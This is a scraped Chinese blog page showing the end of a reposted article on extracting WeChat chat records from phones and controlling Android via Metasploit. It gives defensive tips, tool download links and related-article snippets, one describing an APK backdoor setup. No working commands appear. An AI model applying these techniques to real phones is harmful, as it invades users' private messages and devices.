
(Bytecodeviewer)
0×06 预防&安全建议
安卓:从可信来源下载应用程序,避免感染恶意程序;在移动充电桩充电前及时关闭USB调试。
苹果:越狱后及时修改root密码,避免使用默认密码、弱口令。
0×07 文中工具下载地址:
SQLite Database Browser:http://pan.baidu.com/s/1nuWlDgd
SSHDroid:http://pan.baidu.com/s/1b6PBK6
转载来自FreeBuf黑客与极客
(转)获取安卓iOS上的微信聊天记录、通过Metasploit控制安卓的更多相关文章
- 移动端在ios上以及微信浏览器上的兼容性
1.document.以及window.body在移动h5不能触发点击事件 解决方法:给body加上cursor: pointer;就可以有点击事件了. ios上默认的body是没有点击事件的: 接着 ...
- Kali之Metasploit生成apk后门控制安卓
扫盲教程,大佬勿喷. 实验中请更改为你环境的IP. 生成apk后门 Kali Linux(Hack):192.168.169.76 Android(靶机):192.168.169.137 启动kali ...
- 微信双开是定时炸弹?关于非越狱iOS上微信分身高危插件ImgNaix的分析
作者:蒸米@阿里移动安全 序言 微信作为手机上的第一大应用,有着上亿的用户.并且很多人都不只拥有一个微信帐号,有的微信账号是用于商业的,有的是用于私人的.可惜的是官方版的微信并不支持多开的功能,并且频 ...
- 微信聊天记录查看器(程序+源码) - iOS版
本文版权归cxun所有,如有转载请注明出处与本文链接,谢谢!原文地址:http://www.cnblogs.com/cxun/p/4338643.html Updates [2016.10.14]感谢 ...
- 安卓手机上微信无法打开Https网址的完美解决方案
1,第三方网站检测网站的SSL证书是否正确的安装 https://www.geocerts.com/ssl-checker,大概率你会看到下边的场景,一个证书链完整的警告,如果想知道我的基础配置是什么 ...
- 移动安全初探:窃取微信聊天记录、Hacking Android with Metasploit
在这篇文章中我们将讨论如何获取安卓.苹果设备中的微信聊天记录,并演示如何利用后门通过Metasploit对安卓设备进行控制.文章比较基础.可动手性强,有设备的童鞋不妨边阅读文章边操作,希望能激发大家对 ...
- [转] 在安卓设备上使用 Chrome 远程调试功能
你的网页内容在移动设备上的体验可能和电脑上完全不同.Chrome DevTools 提供了远程调试功能,这让你可以在安卓设备上实时调试开发的内容. 安卓远程调试支持: 在浏览器选项卡中调试网站. 在原 ...
- 微坑---微信小程序ios上时间字符串转换为时间戳时,在开发工具上和安卓手机上运行成功
给定一个时间字符串 var time="2017-02-27 16:42:53" js有三种转换为时间戳的方法:1.var timestamp = Date.parse(time ...
- 微信小程序ios上时间字符串转换为时间戳时会报错,在开发工具上和安卓手机上运行成功
给定一个时间字符串 var time="2017-02-27 16:42:53" js有三种转换为时间戳的方法: 1.var timestamp = Date.parse(tim ...
随机推荐
- Jquery全选系列操作(锋利的jQuery)
Jquery全选系列操作(锋利的jQuery) <!DOCTYPE html> <html xmlns="http://www.w3.org/1999/xhtml" ...
- 【代码笔记】iOS-GCD用法
代码: - (void)viewDidLoad { [super viewDidLoad]; // Do any additional setup after loading the view. // ...
- jQuery基础(Ajax,load(),getJSON(),getScript(),post(),ajax(),同步/异步请求数据)
1.使用load()方法异步请求数据 使用load()方法通过Ajax请求加载服务器中的数据,并把返回的数据放置到指定的元素中,它的调用格式为: load(url,[data],[callba ...
- thinkphp3.2 create()
* create作用 * 1.将表单元素中的值和数据库字段意义匹配 * 2.将数据库中没有的字段在数组中去除 if(IS_ ...
- CSS选择器之伪类选择器(元素)
:first-child 选择某个元素的第一个子元素(IE6不支持) :last-child 选择某个元素的最后一个子元素 :first-of-type [CSS3]选择一个上级元素下的第一个同类子元 ...
- maven 骨架命令行创建
项目的骨架maven 约定在项目的根目录下放置pom.xml,在src/main/java目录下放置主代码,在src/test/java下放置项目的测试代码. 这些基本的目录结构和pom.xml文件的 ...
- Pig类型转换
users.data的内容如下: lisg 28 75 dengsl 24 88 强制类型转换 users = load '/users.data' fehed = foreach users gen ...
- 《Think in JAVA》之每日一读(initianlize)——2013/11/12、13
了解包括继承在内的初始化全过程,以对所发生的的一切有一个全局的把握,是很有益的. 请看下例: package initialize; class Insect { private int i = 9; ...
- 2.MyBatis 动态SQL
动态 SQL MyBatis 的强大特性之一便是它的动态 SQL.如果你有使用 JDBC 或其他类似框架的经验,你就能体会到根据不同条件拼接 SQL 语句有多么痛苦.拼接的时候要确保不能忘了必要的空格 ...
- 12.Spring——Web MVC框架
1.Spring Web MVC 框架 2.Spring MVC Hello World 例子 1.Spring Web MVC 框架 Spring web MVC 框架提供了模型-视 ...